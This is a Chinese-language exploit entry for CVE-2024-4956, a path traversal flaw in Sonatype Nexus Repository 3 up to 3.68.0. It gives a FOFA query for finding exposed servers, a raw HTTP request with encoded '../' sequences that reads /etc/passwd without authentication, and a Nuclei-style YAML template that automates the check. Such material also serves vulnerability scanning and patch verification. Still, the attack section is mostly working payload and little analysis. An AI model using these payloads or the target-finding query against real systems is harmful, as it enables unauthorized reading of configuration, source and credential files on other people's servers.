S25-1Sonatype-Nexus Repository 3-路径遍历

漏洞描述：


Sonatype Nexus Repository 3（通常简称为Nexus3）是一个由Sonatype开发的仓库管理工具，用于管理和托管各种软件构件（如Maven构件、Docker镜像等），它提供了一种集中化的方式来存储、管理和分发软件构件，以帮助团队协作和构建自动化。

Sonatype Nexus Repository 3.0.0 - 3.68.0版本中存在路径遍历漏洞，未经身份验证的威胁者可构造恶意URL访问目标系统上的任意文件，包括Nexus Repository 应用程序范围之外的系统文件，成功利用该漏洞可能导致应用程序源代码、配置和关键系统文件等敏感信息泄露。

影响版本：

3.0.0<=versino<=3.68.0

网站图片：



网络测绘：

fofa语法：

app="Nexus-Repository-Manager"

漏洞复现：

payload：

```
GET /%2F%2F%2F%2F%2F%2F%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Connection: close
```

效果图:

Yaml模板

```
id: CVE-2024-4956-Nexus3-traversal

info:
  name: Sonatype Nexus Repository 3路径遍历漏洞（CVE-2024-4956）
  author: Simple
  severity: medium
  description: |
    Sonatype Nexus Repository 3.0.0 - 3.68.0版本中存在路径遍历漏洞，未经身份验证的威胁者可构造恶意URL访问目标系统上的任意文件，包括Nexus Repository 应用程序范围之外的系统文件，成功利用该漏洞可自
  reference:
    - https://github.com/JJThome
  metadata:
    fofa-query: app="Nexus-Repository-Manager"

http:
  - method: GET
    path:
      - "{{BaseURL}}/.%2F/..%2F/..%2F/..%2F/..%2F/..%2F/etc/passwd"

    matchers:
      - type: dsl
        dsl:
          - "contains(body,'root:')"
          - "status_code == 200"
        condition: and
```

参考链接：

https://mp.weixin.qq.com/s/93-9Y3JIt1dG6rKF-rqIVg